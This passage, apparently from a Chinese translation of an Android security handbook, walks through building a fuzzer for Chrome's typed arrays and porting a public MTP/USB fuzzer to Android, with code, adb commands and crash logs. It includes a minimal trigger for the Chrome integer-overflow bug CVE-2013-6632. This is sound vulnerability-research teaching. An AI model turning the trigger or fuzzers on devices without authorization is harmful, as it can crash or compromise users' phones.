Android 浏览器是个十分吸引人的模糊测试对象，原因有很多。首先，它是 Android 的标准组件，所有 Android 设备上都会有。其次，Android 浏览器由 Java、JNI、C++和 C 语言编写。Web 浏览器需要专注于性能，所以大部分代码是用本机原生语言实现的。也许是由于浏览器的复杂性，浏览器引擎中已经暴露出很多漏洞，而 Android 所采用的 WebKit 引擎尤其如此。开始对 Android 浏览器进行模糊测试是非常容易的，因为它的外部依赖关系很少，只需要 Android 调试桥（ADB）环境。Android 使处理输入的自动化变得非常简单。最重要的是，如第 5 章所述，Web 浏览器由于其支持的技术较多，暴露出的攻击面的广度令人惊讶。

本节会介绍一个针对浏览器的初级模糊测试工具 BrowserFuzz。这个工具针对 Android 版 Chrome 浏览器的渲染引擎，后者是一个底层的依赖库。与其他模糊测试类似，BrowserFuzz 的目标就是用畸形的输入去测试 Chrome 的代码。另外，本节也会解释如何选择测试的技术，如何生成输入，如何传递输入，以及如何监控崩溃。为了便于讨论，本节会引用一些代码片段，完整代码可以到本书的官方网站下载。

6.4.1　选择一种技术作为目标

浏览器庞大而复杂，确定测试的具体内容是非常具有挑战性的。浏览器支持的技术非常多，你无法开发一款能够测试所有这些功能的模糊测试工具。即便你开发出了这么一个全功能的测试工具，也很难得到一个满意的代码覆盖率。因此，专注于浏览器的一个小部分才是最好的选择，例如只测试 SVG、XSLT，或者专注于测试两种技术（如 JavaScript 和 HTML）之间的交互情况。

对浏览器进行模糊测试，选择将浏览器的哪一部分作为测试对象是最重要的一步。那些拥有很多特性而且尚未被其他人审计过的部分会是一个比较好的选择。例如，对闭源组件进行人工审计很难，但是对其做模糊测试则十分简单。选择模糊测试目标时另一个需要考虑的因素是文档是否充分，文档越少的部分实现可能越差，就越容易找到崩溃。

在选择要测试的技术前，要尽可能地去了解浏览器支持哪些技术。有一些介绍浏览器兼容性的网站，如http://mobilehtml5.org和http://caniuse.com/，上面列举了各个浏览器分别支持的技术。当然，终极资源是源码本身，但是如果没有源码，对程序做一些逆向工程也可以为开发模糊测试工具提供很大的帮助。深入研究目标技术，或者审查以前在目标代码或类似代码中发现的 bug 或漏洞也是很有价值的。总的来说，收集的信息越多，越能帮助你作出明智的判断。

简单起见，我们决定专注于 HTML5。这一规范代表了第 5 代 Web 浏览器技术的核心语言。在写作本书时，HTML5 还非常年轻，才刚刚成为 W3C 的建议标准。即便如此，HTML5 已经成为了最丰富、包含最广的 HTML 版本，直接支持`<video>`和`<audio>`等标签，甚至支持`<canvas>`标签，即可以用编程实现图形的绘制和渲染。HTML5 的丰富性源自其对脚本的重度依赖，而脚本使极其绚丽的动态内容成为可能。

这里我们专注于一个最新加到 Android 版 Chrome 浏览器上的 HTML5 特性：类型数组。开发者可以使用本机原生语言当中的类型来分配和访问内存。考虑以下代码片段：

```
var arr = new Uint8Array(16);
for (var n = 0; n < arr.length; n++) {
    arr[n] = n;
}
```

上述代码创建了一个包含 16 个元素的数组，并把其中的元素初始化成数字 0~15。浏览器存储这个数组的方式跟 native 语言当中的无符号字符类型一样。下面列出了本机原生语言中的表示方式：

```
00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
```

在上面的代码中，数组中的数据十分紧凑地存储在内存中，这使得数据传递到底层代码的时候，

可以直接使用原生表示进行方便、高效地操作。图形处理库就是一个很好的例子，这些类型数组的数据无须在 JavaScript 表示和原生表示之间来回转换，浏览器就可以极大地提高效率和性能。

在 2013 年的 Pwn2Own 移动终端竞赛当中，研究人员 Pinkie Pie 成功地演示了如何攻破搭载当时最新 Android 4.3 系统的 Nexus 4 上的 Chrome。不久之后，Pinkie Pie 所利用的漏洞就被修补并提交到了开源代码仓库。MWR Labs 的 Jon Butler 进一步分析之后，发现 V8 JavaScript 引擎中类型数组的实现发生了一个小变化，于是他在 Twitter 上发了一条消息，给出了触发这个漏洞的最短代码，如图 6-2 所示。



图 6-2　触发 CVE-2013-6632 漏洞的最短代码

6

看到这段验证代码之后，我们受到启发，想到开发一个模糊测试工具来进一步测试 Android 类型数组的实现代码。如果这个问题还在，那我们可能会发现隐藏在背后的更进一步的问题。现在我们已经选好了目标，可以开始编写代码进行测试了。

6.4.2　生成输入

下一步就是编写代码来生成测试用例。与基于变异的非智能模糊测试的方法不同，我们采用生成式方法。从 Jon Butler 公布的这一最短概念验证代码，我们可以开发出一个初步的页面生成器。每个页面引用了一些相同的代码，这些代码在页面加载完毕之后立即执行一个 Javacript 函数。然后，我们在这个函数中随机生成一些 JavaScript 代码来测试类型数组的功能。这样，生成式算法的核心部分就在于生成这个 JavaScript 函数体本身。

首先，我们将最短的触发代码拆分成两个独立数组的创建语句。在概念验证代码中，第一个数组是一个传统的 JavaScript 数组，在创建时被分配一个固定的长度。数组元素的默认值为 0。这个数组的创建在 Jon Butler 的概念验证代码中被嵌套了，但实际上可以将其分开。经过分拆后，代码变成了：

```
var arr1 = new Array(0x24924925);
var arr2 = new Float64Array(arr1);
```

在我们的模糊测试工具中，我们采用上述写法，这样我们就可以把传统的 JavaScript `Array` 类型换掉，来尝试其他的类型数组类型。

我们使用如下代码来生成第一个数组：

```
45    page += "  try { " + generate_var() + " } catch(e) { console.log(e);
}\n"
```

这里，generate_var 函数用于创建第一个数组。我们把第一条语句放在一个 try-catch 块中，并且把异常输出到浏览器的控制台中。这种方法会帮助我们很快找到生成代码产生的问题。generate_var 函数的代码如下所示：

```
64 def generate_var():
65     vtype = random.choice(TYPEDARRAY_TYPES)
66     vlen = rand_num()
67     return "var arr1 = new %s(%d);" % (vtype, vlen)
```

静态数组 TYPEDARRAY_TYPES 中包含了所有支持的类型，我们首先从中随机选择一个作为类型数组的类型。然后，我们用 rand_num 函数随机选定一个数组长度。最后，我们使用上面选定的类型和长度来生成创建第一个数组的语句。

现在我们来关注第二个数组的生成。第二个数组在创建时分配了与第一个数组相同的长度。第一个数组的长度是触发这个漏洞的关键，有两个原因。其一，计算第二个数组所需分配的内存时发生了整数溢出；其二，这个长度需要绕过某些整数溢出检查的验证，有漏洞的代码给出的验证是错误的。下面就是生成第二个数组的部分代码：

```
49     page += "  try { " + generate_assignment() +
               " }catch(e){ console.log(e); }\n"
```

与创建第一个数组类似，我们在外面包裹了 try-catch 块，这次没有使用 generate_var 函数，而是使用了一个 generate_assignment 函数。代码如下所示：

```
69 def generate_assignment():
70     vtype = random.choice(TYPEDARRAY_TYPES)
71     return "var arr2 = new %s(arr1);" % (vtype)
```

这个函数更加简单，因为我们无需生成一个随机长度。我们仅仅是选择一个随机类型，并用它作为类型数组的类型生成第二个数组。

在我们的模糊测试工具中，rand_num 函数是非常严格的。最短漏洞触发代码使用了一个非常大的数。为了生成类似的值，我们对它的算法稍作修改如下：

```
def rand_num():
    divisor = random.randrange(0x8) + 1
    dividend = (0x100000000 / divisor)
    if random.randrange(3) == 0:
        addend = random.randrange(10)
        addend -= 5
        dividend += addend
    return dividend
```

首先从 1~8 中选一个数作为除数。不能用 0，因为除 0 错误会导致模糊测试工具崩溃。也不用大于 8 的数，因为 8 字节是类型数组的元素的最大长度（Float64Array）。然后我们用这个随机的除数去除 2^{32}。这样，整个数组的总长度更容易触发整数溢出。最后，我们以大约 1/3 的概率去加上一个–5~4 内的数，这能够帮助我们测试一些发生了整数溢出，但并没有产生错误的极

端情况。

最后，我们根据规范构造一个类型数组类型列表。规范的链接在附录 C 中可以找到。我们把这些类型放进 Python 的全局变量 `TYPEDARRAY_TYPES` 中，`generate_var` 和 `generate_assignment` 函数都用过这个变量。我们把生成的 JavaScript 函数与其余引用的代码相结合，就得到了可以用来测试类型数组实现的 HTML5 页面。现在我们完成了输入生成的任务，可以开始用 Android 设备去处理它了。

6.4.3　处理输入

现在我们的浏览器模糊测试工具可以生成一些有趣的输入了，下一步就是让浏览器去处理它们。尽管这一步往往是最难实现的，但是如果实现不好，你的模糊测试工具将无法实现自动化。浏览器以统一资源定位符（URL）为输入，本章不会深入介绍 URL 的构造、解析的知识。最重要的是，URL 会告诉浏览器使用什么协议来获取输入。基于选定的协议，相应的输入就会传递过去。

BrowserFuzz 使用 HTTP 协议来传递输入。其他协议（如 file://URL）可能也可以用来传递输入，但我们在这里不研究它。我们用 Twisted 这个 Python 框架构造一个初级的 HTTP 服务器来传递输入。相关代码如下：

6

```
 13 from twisted.web import server, resource
 14 from twisted.internet import reactor
...
 83 class FuzzServer(resource.Resource):
 84     isLeaf = True
 85     page = None
 86     def render_GET(self, request):
 87         path = request.postpath[0]
 88         if path == "favicon.ico":
 89             request.setResponseCode(404)
 90             return "Not found"
 91         self.page = generate_page()
 92         return self.page
 93
 94 if __name__ == "__main__":
 95     # Start the HTTP server
 96     server_thread = FuzzServer()
 97     reactor.listenTCP(LISTEN_PORT, server.Site(server_thread))
 98     threading.Thread(target=reactor.run, args=(False,)).start()
```

这个 HTTP 服务器十分简单，只能响应 `GET` 请求，而且对于返回结果几乎没有什么逻辑。请求 favicon 图标时，会返回一个 404 错误来告诉浏览器这个文件无法访问。对于其他的请求，浏览器会永远返回一个生成的页面。作为模糊测试工具的一个主要部分，HTTP 服务器在自己的后台线程中运行。由于有 Twisted 框架，无须做其他工作就能把生成的页面架设起来。

HTTP 服务器运行起来后，为了实现自动化我们还需要做一件事情，就是操纵浏览器去不断地加载相应 URL 的页面。由于有 ActivityManager，在 Android 上实现这一步是十分容易的。使

用 am 命令发送一个 Intent，你就可以持续不断地启动浏览器并指定它打开任何页面。BrowserFuzz 中的 execute_test 函数代码如下：

```
57          tmpuri = "fuzzyou?id=%d" % (time.time())
58          output = subprocess.Popen([ 'adb', 'shell', 'am', 'start',
59              '-a', 'android.intent.action.VIEW',
60              '-d', 'http://%s:%d/%s' % (LISTEN_HOST, LISTEN_PORT,
                      tmpuri),
61              '-e', 'com.android.browser.application_id', 'wooo',
62              'com.android.chrome'
63          ], stdout=subprocess.PIPE,
               stderr=subprocess.STDOUT).communicate()[0]
```

第 57 行代码在请求的 URL 中添加了时间字符串，这是为了让浏览器每次请求一个新的内容，而不是重用缓存中的内容。第 58 行~第 63 行代码通过 ADB 在 Android 设备上来执行 am 命令。

BrowserFuzz 中所使用的命令比较长，我们来解释一下。am 命令的 start 子命令用来启动 Acticity，后面是几个 Intent 选项。-a 开关指定了 Intent 的动作（android.intent.action.VIEW）。这个动作让 ActicityManager 决定如何处理请求，然后进一步根据-d 开关来获取请求相关的数据。BrowserFuzz 让 ActicityManager 启动默认浏览器，并且使用我们的 HTTP 服务器的 URL 作为数据。接下来，-e 开关为 Chrome 提供了 extra 数据，把 com.android.browser.application_id 设为 wooo，这样做是为了每次都在同一个标签页中打开页面，而不是每次打开一个新的标签页。这一点很重要，因为创建非常多的标签页会导致内存过度使用，进而导致浏览器重启，这样会浪费更多的时间。而且，浏览器重启时去打开之前的测试用例并不会对寻找 bug 带来帮助，因为之前的输入已经被测试过了。命令的最后一部分指定的是要启动的程序包名，这里使用的是 com.android.chrome，换成其他浏览器当然也是可行的。例如，可以使用包名 com.google.android.browser 来启动 Galaxy Nexus 手机上的 Android 浏览器。

BrowserFuzz 的目的是自动测试大量输入，因此最后一步就是把上面的执行测试步骤放入一个简单的循环中，代码如下：

```
45      def run(self):
46          while self.keep_going:
47              self.execute_test()
```

只要 keep_going 标志为真，BrowserFuzz 就会连续执行这一测试。接下来的工作就是去监视那些异常行为。

6.4.4　监控测试

本章前面讲过，想要知道是否发现了有价值的东西，监视目标程序是十分必要的。尽管监视技术有很多，但 BrowserFuzz 使用一种极为简化的方法。

回忆一下第 2 章，Android 系统中可以使用 logcat 命令来获取系统日志。这个命令在所有 Android 设备中都有，并且可以直接通过 ADB 来使用。Android 系统中也包含一个特殊的系统进程 debuggerd。当一个进程崩溃后，debuggerd 会把崩溃信息写入系统日志。BrowserFuzz 依靠这两个工具进行监视。

在启动 Chrome 之前，首先清空系统日志，代码如下：

```
54        subprocess.Popen([ 'adb', 'logcat', '-c' ]).wait() # 清空日志
```

与之前一样，我们使用 Python 函数 subprocess.Popen 来执行 adb 命令。这里我们使用 logcat 命令，传入-c 参数来清空日志。

接下来，打开浏览器访问 HTTP 服务器后，我们给浏览器留一些时间来处理生成的输入。这里我们使用 Python 的 time.sleep 函数：

```
65         time.sleep(60)  #给设备留一些时间，希望能够触发崩溃
```

我们给了 Chrome 足够长的时间来处理我们构造的输入。我们故意设置 60 秒这样一个很长的时间，因为浏览器处理类型数组可能会很耗时，尤其是对于性能较低的设备而言。

下一步就是检查系统日志，看看是否发生了什么。我们再次使用 adb logct 命令：

```
68         log = subprocess.Popen([ 'adb', 'logcat', '-d' ], # dump
69             stdout=subprocess.PIPE,
               stderr=subprocess.STDOUT).communicate()[0]
```

这次我们传入-d 参数来通过 logcat 获取系统日志的内容。我们设置了 subprocess.Popen 函数当中 stdout 和 stderr 的选项，并使用 conmmunicate 函数来把命令的输出传入 log 变量。

最后，我们用下面的代码来检查日志内容：

```
72         if log.find('SIGSEGV') != -1:
73             crashfn = os.path.join('crashes', tmpuri)
74             print "    Crash!! Saving page/log to %s" % crashfn

75             with open(crashfn, "wb") as f:
76                 f.write(self.server.page)
77             with open(crashfn + '.log', "wb") as f:
78                 f.write(log)
```

从内存破坏漏洞的角度来看，段错误（segmentation violation）是最吸引人的，这种情况下，系统日志中会包含字符串 SIGSEGV。如果我们在系统日志中没有找到这一字符串，我们忽略这一输入，继续尝试。如果我们找到了这一字符串，那么我们就可以确定，在模糊测试过程中发生了一个段错误类型的崩溃。

监测到崩溃后，我们把系统日志信息和造成崩溃的输入存到本地，用于后续分析，这样我们就能够让模糊测试工具继续不间断地运行。

为了验证这个模糊测试工具的有效性，我们将它运行了 7 天。基本测试设备是搭载 Android 4.4 系统的 2012 版 Nexus 7，并且使用 Pwn2Own 2013 中所使用的 Chrome 版本。这个版本的获取方法是，打开 Google Play 商店，依次选择 Settings（设置）➤Apps（应用）选项，卸载应用的更新并且禁用更新。版本信息如下：

```
W/google-breakpad(12273): Chrome build fingerprint:
W/google-breakpad(12273): 30.0.1599.105
W/google-breakpad(12273): 1599105
W/google-breakpad(12273): ca1917fb-f257-4e63-b7a0-c3c1bc24f1da
```

在模糊测试过程中，将系统日志显示在另外的窗口中，这样可以监视测试的过程。我们观察

到，一些类型数组的类型在 Android 版的 Chrome 中是不支持的，相应的输出如下：

```
I/chromium( 1690): [INFO:CONSOLE(10)] "ReferenceError: ArrayBufferView
is not defined", source: http://10.0.10.10:31337/fuzzyou?id=1384731354 (10)
[...]
I/chromium( 1690): [INFO:CONSOLE(10)] "ReferenceError: StringView is not
defined", source: http://10.0.10.10:31337/fuzzyou?id=1384731406 (10)
```

注释掉这些不支持的类型会提高模糊测试的效率。如果不去监视系统日志，我们就会忽略这一点，从而会对测试周期造成不必要的浪费。

在测试过程中产生了上百个崩溃，大多数崩溃是空指针引用错误，还有一些是内存不足错误。其中一个崩溃的输出如下：

```
Build fingerprint: 'google/nakasi/grouper:4.4/KRT16O/907817:user/release-
keys'
Revision: '0'
pid: 28335, tid: 28349, name: ChildProcessMai  >>>
com.android.chrome:sandboxed_process3 <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 00000000
    r0 00000000  r1 00000000  r2 c0000000  r3 00000000
    r4 00000000  r5 00000000  r6 00000000  r7 00000000
    r8 6ad79f28  r9 37a08091  sl 684e45d4  fp 6ad79f1c
    ip 00000000  sp 6ad79e98  lr 00000000  pc 4017036c  cpsr 80040010
```

除此之外，产生的一些崩溃点引用了 0xbbadbeef 这个地址。这个特殊地址与内存分配失败及 Chrome 中的其他严重错误相关。日志示例如下：

```
pid: 11212, tid: 11230, name: ChildProcessMai  >>>
com.android.chrome:sandboxed_process10 <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr bbadbeef
    r0 6ad79694  r1 fffffffe  r2 00000000  r3 bbadbeef
    r4 6c499e60  r5 6c47e250  r6 6ad79768  r7 6ad79758
    r8 6ad79734  r9 6ad79800  sl 6ad79b08  fp 6ad79744
    ip 2bde4001  sp 6ad79718  lr 6bab2c1d  pc 6bab2c20  cpsr 40040030
```

最后，少数几次崩溃日志如下：

```
pid: 29030, tid: 29044, name: ChildProcessMai  >>>
com.android.chrome:sandboxed_process11 <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 93623000
    r0 6d708091  r1 092493fe  r2 6eb3053d  r3 6ecfe008
    r4 24924927  r5 049249ff  r6 6ac01f64  r7 6d708091
    r8 6d747a09  r9 93623000  sl 5a3bb014  fp 6ac01f84
    ip 6d8080ac  sp 6ac01f70  lr 3dd657e8  pc 3dd63db4  cpsr 600e0010
```

这种崩溃与 Jon Butler 的概念验证代码所产生的崩溃极其相似。

这个模糊测试工具展示了模糊测试是多么快速和简单。虽然只有一两百行 Python 代码，但 BrowserFuzz 能够很好地测试 Chrome 中的 `TypedArrays` 功能，不仅重新发现了 Pinkie Pie 赢得 Pwn2Own 移动终端竞赛时所使用的严重漏洞，而且还发现了一些不那么严重的 bug。这个工具同时也说明，把精力专注于测试少部分的功能可以提高效率，从而更有可能找到漏洞。BrowserFuzz 也提供了一个模糊测试框架，相信读者可以很容易地用它测试浏览器的其他功能。

6.5　对 USB 攻击面进行模糊测试

第 5 章讨论了 Android 设备的 USB 接口暴露了很多不同的功能。其实，每个功能本身就代表着一个攻击面。尽管使用这些功能需要实际接触设备，但是如果底层代码有漏洞，就可以绕过一些安全机制，如锁屏、受保护的 ADB 接口等。从 USB 接口发起攻击的可能影响包括从设备中读取数据、往设备中写入数据、任意代码执行，以及重写设备固件的某些部分等。这些风险使得 USB 接口的攻击面成为一个吸引人的模糊测试对象。

USB 设备主要分为两类：主机和设备。除了少数例外情况，Android 设备一般不能作为主机。当一个 Android 设备被当做主机的时候，经常会用一根 OTG（On-the-Go）线，这种模式称为*主机模式*。由于过去 Android 设备对主机模式的支持变化无常，本节主要对*设备模式*的服务进行测试。

6.5.1　对 USB 进行模糊测试的挑战

与其他模糊测试一样，USB 设备的测试有其自身的挑战。USB 对输入的处理一部分在内核中，也有一部分在用户空间中。如果内核在处理时产生了问题，那么内核会报错，并且会让设备重启或中止运行。而如果用户空间中实现某项功能的程序出错，那么很可能会导致程序崩溃。USB 设备在发生错误时会发送一个*总线重置*信号，即设备会从主机断开连接，并将自身重置回默认设置。遗憾的是，重置设备会断开所有正在使用的 USB 功能，包括用来监视日志的 ADB 会话。因此，如果要实现自动化测试，就需要额外的检测和处理这些可能发生的问题。

幸好 Android 在多数情况下十分健壮，服务通常会自动重启。为了在系统内核出错或中止时能够重启，Android 设备使用了看门狗。因此大部分情况下，我们只需要等待设备返回到之前的状态就够了。如果系统并没有恢复，发送一个总线重置信号一般就可以解决问题了。不过，在非常罕见的情况下，需要物理重新连接或者给设备重新上电来清除错误。当然，这种任务也能完全自动化，但需要一些特殊的硬件，如支持软件控制或自定义电源控制的 USB 集线器。这些方法不在本章所讨论的范围内。

虽然对 USB 设备进行模糊测试有其自身的挑战，但大体上的步骤与其他模糊测试是一样的。相比同时测试 USB 的所有功能，一次对一个功能进行模糊测试会得到更好的结果。正如应用可以在两台计算机之间通过网络进行通信那样，使用 USB 传输的应用也有自己的通信协议。

6.5.2　选定目标模式

USB 接口可以处于很多不同的模式，从中选择一种来进行模糊测试并不容易。另外，Android 设备处于不同的模式时，所暴露的功能是不同的，换句话说，一种模式暴露一个功能集合，而另一种模式则暴露另一个功能集合。把设备接入 USB 主机的时候我们就很容易看到这一点。刚接入时会弹出一条消息，显示出当前的模式，并引导用户去点击更改选项。具体支持哪些功能因设备的不同而不同。图 6-3 显示了搭载 Android 4.4 系统的 Nexus 4 接入 USB 主机时的提示消息。




图 6-3　连接 USB 时的提示消息

点击提示消息之后，用户被引导至图 6-4 所示的界面。




图 6-4　USB 模式选择

单从图 6-4 来看，Nexus 4 的默认模式似乎并不多，但实际上，很多其他功能（如 USB 网络共享等）系统也是支持的，只是需要在一些特殊的启动中显式地打开或设置。图 6-4 中的设备处于默认的配置状态，多媒体设备（MTP）是 Android 设备出厂时的默认功能，因此这是一个极为吸引人的模糊测试对象。

6.5.3　生成输入

选定了要测试的 USB 功能后，下一步就是了解尽可能多的相关信息。目前为止，我们只知道 Android 设备把这个功能称为“多媒体设备”（MTP）。查阅 MTP 这个缩写可以发现它代表多媒体传输协议（Media Transfer Protocol），进一步调研得知，MTP 是一个基于图片传输协议（PTP）的协议。再进一步搜索“MTP fuzzing”，就能找到对 MTP 进行模糊测试的公开工具。Olle Segerdahl 开发了这个工具，并在 2012 年于芬兰举行的 T2 Infosec 大会上发布。这个工具可以从 https://github.com/ollseg/usb-device-fuzzing.git 下载到。本节余下部分将介绍这个工具如何生成输入并处理输入。

深入分析 Olle 的 USB 设备模糊测试工具后发现，它使用流行的 Scapy 包生成工具来构建生成策略。这是一个很好的策略，因为 Scapy 提供了很多用来生成输入数据包的接口，这样就能够让开发者专注于协议。当然，Olle 必须告诉 Scapy 的是 MTP 数据包的结构以及协议的流程。另外，他也必须实现一些非标准的处理，如数据和长度字段的关系。

生成数据包的代码在 USBFuzz/MTP.py 文件中。代码的一开始包含了必要的 Scapy 组件，然后 Olle 定义了两个字典来保存 MTP 当中的操作和响应码。接着，Olle 定义了一个 `Container` 类和两个 MTP 的事务阶段（Transaction Phase）。为了让 MTP 服务知道如何去解析数据，所有的 MTP 事务都以容器作为前缀。`Container` 类在 PTP 规范中有描述，相关代码如下：

```
 98 class Container(Packet):
 99     name = "PTP/MTP Container "
100
101     _Types = {"Undefined":0, "Operation":1, "Data":2, "Response":3,
                  "Event":4}
102
103     _Codes = {}
104     _Codes.update(OpCodes)
105     _Codes.update(ResCodes)
106     fields_desc = [ LEIntField("Length", None),
107                     LEShortEnumField("Type", 1, _Types),
108                     LEShortEnumField("Code", None, _Codes),
109                     LEIntField("TransactionID", None) ]
```

这个类描述了 PTP 和 MTP 所采用容器的结构。由于使用了 Scapy，这个类只需要定义 `fields_desc`，然后 Scapy 就会知道如何去构造这个对象所代表的数据包了。从以上源码中可以看到，`Container` 包包含 4 个字段：长度（Length）、类型（Type）、编号（Code）和事务标识（TransactionID）。根据这个定义，`Containter` 类包含了一个 `post_build` 函数。`post_build` 函数处理了两件事情，首先，从载荷中将编号和事务标识复制出来，这里面会包含两种包类型中的一种，后面会详细讨论；其次，`post_build` 函数基于载荷的长度来更新长度字段。

Olle 又定义了两个对象 `Operation` 和 `Response`，用来描述两种类型的包。这些数据包就是 `Container` 对象的载荷。两种包拥有相同的结构，仅仅编号字段不同。相关代码如下：

```
127 class Operation(Packet):
128     name = "Operation "
129     fields_desc = [ LEShortEnumField("OpCode", 0, OpCodes),
130                     LEIntField("SessionID", 0),
[...]
143 class Response(Packet):
144     name = "Response "
145     fields_desc = [ LEShortEnumField("ResCode", 0, ResCodes),
146                     LEIntField("SessionID", 0),
147                     LEIntField("TransactionID", 1),
148                     LEIntField("Parameter1", 0),
149                     LEIntField("Parameter2", 0),
150                     LEIntField("Parameter3", 0),
151                     LEIntField("Parameter4", 0),
152                     LEIntField("Parameter5", 0) ]
```

两种数据包代表了 4 种 MTP 会话类型中最重要的两种，对于 `Operation` 事务可以从 `OpCodes` 字典中根据 `OpCode` 字段来选择，`Response` 事务则使用 `ResCodes` 字典。

虽然这些对象描述了模糊测试工具所用到的数据包格式，但是并没有实现整个输入生成过程。Olle 在 examples/mtp_fuzzer.py 文件中实现了输入生成的剩余部分，代码如下：

```
31        trans = struct.unpack("I", os.urandom(4))[0]
32        r = struct.unpack("H", os.urandom(2))[0]
33        opcode = OpCodes.items()[r%len(OpCodes)][1]
34        if opcode == OpCodes["CloseSession"]:
35            opcode = 0
36        cmd = Container()/fuzz(Operation(OpCode=opcode,
    TransactionID=trans, SessionID=dev.current_session()))
```

第 31 行~第 33 行随机挑选了一种 MTP 事务类型及其操作码。第 34 行和第 35 行处理了随机得到 `CloseSession` 这种特殊操作的情形，因为如果会话被关闭，模糊测试工具就无法测试要求开放会话的任何底层代码了。最后，第 36 行创建了请求包。代码中 Scapy 的 `fuzz` 函数会往包的各个字段中填上随机值。到此，输入已经生成完毕，可以发送到目标设备了。

6.5.4　处理输入

MTP 规范中描述了发起方（Initiator）和响应方（Responder）在协议流中的角色。正如大多数 USB 设备的通信一样，主机是发起方，设备是响应方。Olle 的工具反复发送 Operation 包，然后读取 Response 包。他使用了 PyUSB 这一基于 libusb 的 Python 通信库。PyUSB 提供的 API 非常简洁易用。

Olle 首先创建了一个 `MTPDevice` 类，你可以在 USBFuzz/MTP.py 中找到。这个类继承自 PyUSB 的 `BulkPipe` 类，顾名思义，`BulkPipe` 类用于 USB 的 Bulk Pipe。除开一些基于时间的选项，这个类需要目标设备的 Vendor Id 和 Product Id。连接建立之后，大多数功能是关于监视而不是传递输入的。因此我们会在 6.5.5 节讨论它。

回到 examples/mtp_fuzz.py 这个文件中，Olle 实现了剩余的代码，如下所示：

```
 16 s = dev.new_session()
 17 cmd = Container()/Operation(OpCode=OpCodes["OpenSession"],
      Parameter1=s)
 18 cmd.show2()
 19 dev.send(cmd)
 20 response = dev.read_response()
[...]
 27 while True:
[...]
 38         dev.send(cmd)
 39         response = dev.read_response(trans)
```

第 16 行~第 20 行用于开启与 MTP 设备的会话。这个过程包括发送一个设置了 OpenSession 操作码的 Operation 包，以及读取 Response 包。第 38 行和第 39 行就是完成输入传递的所有代码。相比其他模糊测试，典型的 USB 主从结构使得处理输入这一步变得非常简单。现在只剩下监控异常行为这一步了。

6.5.5　监控测试

大多数 USB 设备几乎都没有给出监视设备内部行为的方法，但是 Android 设备并非如此，使用 Android 自带的监视机制是非常容易的。本章前面所讨论的方法依然可以很好地工作。当然，6.5.1 节中提到的设备可能会被重置或停止响应这一问题，还是需要特别处理。

Olle 的 USB 模糊测试工具在设备端并没有做任何监视设备的工作，这并不奇怪，因为他的开发工作并不是针对 Android 设备的。不过 Olle 实现了在主机端监视设备。`MTPDevice` 类实现了一个叫作 `is_alive` 的方法，用来监视设备是否可以响应。在实现中，Olle 使用了 `BulkPipe`

类来检测设备的会话是否还保持通畅。他使用自定义的事务标识 0xdeadbeef，发送了一个 Skip Operation 数据包，如果能够收到错误反馈，那么就意味着设备响应正常。

在模糊测试工具核心代码 examples/mtp_fuzzer.py 中，Olle 首先重置设备，这样就可以认为设备处于一个正常状态。然后进入一个主循环进行交互，每次交互完调用 `is_alive` 方法来判断状态。一旦设备无响应，则重置设备到可用的状态。采用这种方式可以让模糊测试工具持续运行很长的时间。但是，在 Android 设备上跑这个工具还差一些，除了 `is_alive` 外，Olle 也打印了发出去的 `Operation` 和收到的 `Response` 包。这会帮助我们及时发现问题所在，但这种方案并不完美。特别是，通过这种方法我们难以重放输入，而且难以将输入和崩溃关联起来。

当把这个模糊测试工具用于 Andoid 设备时，监视 Android 的系统日志会得到更好的反馈结果。但现在我们依然需要解决设备频繁重置问题，好在使用下面的命令就可以轻松解决。

```
dev:~/android/usb-device-fuzzing $ while true; do adb wait-for-device \
logcat; done
[.. log output here ..]
```

通过上面的命令，我们就可以看到 MtpServer 在设备上运行时所记录的调试信息了。就像对 Chrome 进行模糊测试那样，实时监控系统日志当中的错误消息，可以发现哪些协议是不支持的。注释掉它们会提高测试的效率，而且也不影响发现漏洞。

当我们在搭载 Android 4.4 系统的 2012 版 Nexus 7 上运行模糊测试工具时，只花了几分钟就找到了一个崩溃。下面是 MtpServer 线程崩溃时所记录的消息：

```
Fatal signal 11 (SIGSEGV) at 0x66f9f002 (code=1), thread 413 (MtpServer)
*** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
Build fingerprint: 'google/nakasi/grouper:4.4/KRT16O/907817:user/release-
keys'
Revision: '0'
pid: 398, tid: 413, name: MtpServer  >>> android.process.media <<<
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 66f9f002
    r0 5a3adb58  r1 66f92008  r2 66f9f000  r3 0000cff8
    r4 66fa2dd8  r5 000033fb  r6 5a3adb58  r7 00009820
    r8 220b0ff6  r9 63ccbef0  sl 63ccc1c4  fp 63ccbef0
    ip 63cc3a11  sp 6a8e3a8c  lr 63cc3fc9  pc 63cc3d2a  cpsr 000f0030
```

仔细观察发现这个崩溃影响并不大，但是崩溃的速度如此之快预示着 MTP 的实现当中可能隐藏着其他问题。

对 MtpServer、USB 协议和设备等的模糊测试留给有兴趣的读者去完成。总的来看，这一节表明，即便使用公开的模糊测试工具，也能在 Android 中找到 bug。

6.6 小结

本章提供了在 Android 上进行模糊测试所需的所有信息，从高层面上介绍了模糊测试的 4 个步骤，即选定目标、生成测试输入、处理输入和监控异常行为。本章还介绍了对 Android 进行模糊测试有哪些优势和挑战。

注意　第 11 章有更多对 Android 短消息作模糊测试的内容。

本章完成了 3 个模糊测试工具的深入讨论，前两个是专门为本章设计的，最后一个是将公开的工具迁移到 Android 设备上。每个例子中，模糊测试工具都能找到底层代码中的问题，这也能说明模糊测试是一种发现 Android 设备中 bug 和安全漏洞的有效手段。

下一章会介绍如何使用调试和漏洞分析技术来深入理解漏洞，这能帮助你从模糊测试的结果中去收获一些安全漏洞，为开发可行的漏洞利用代码做铺垫。

第 7 章

调试与分析安全漏洞

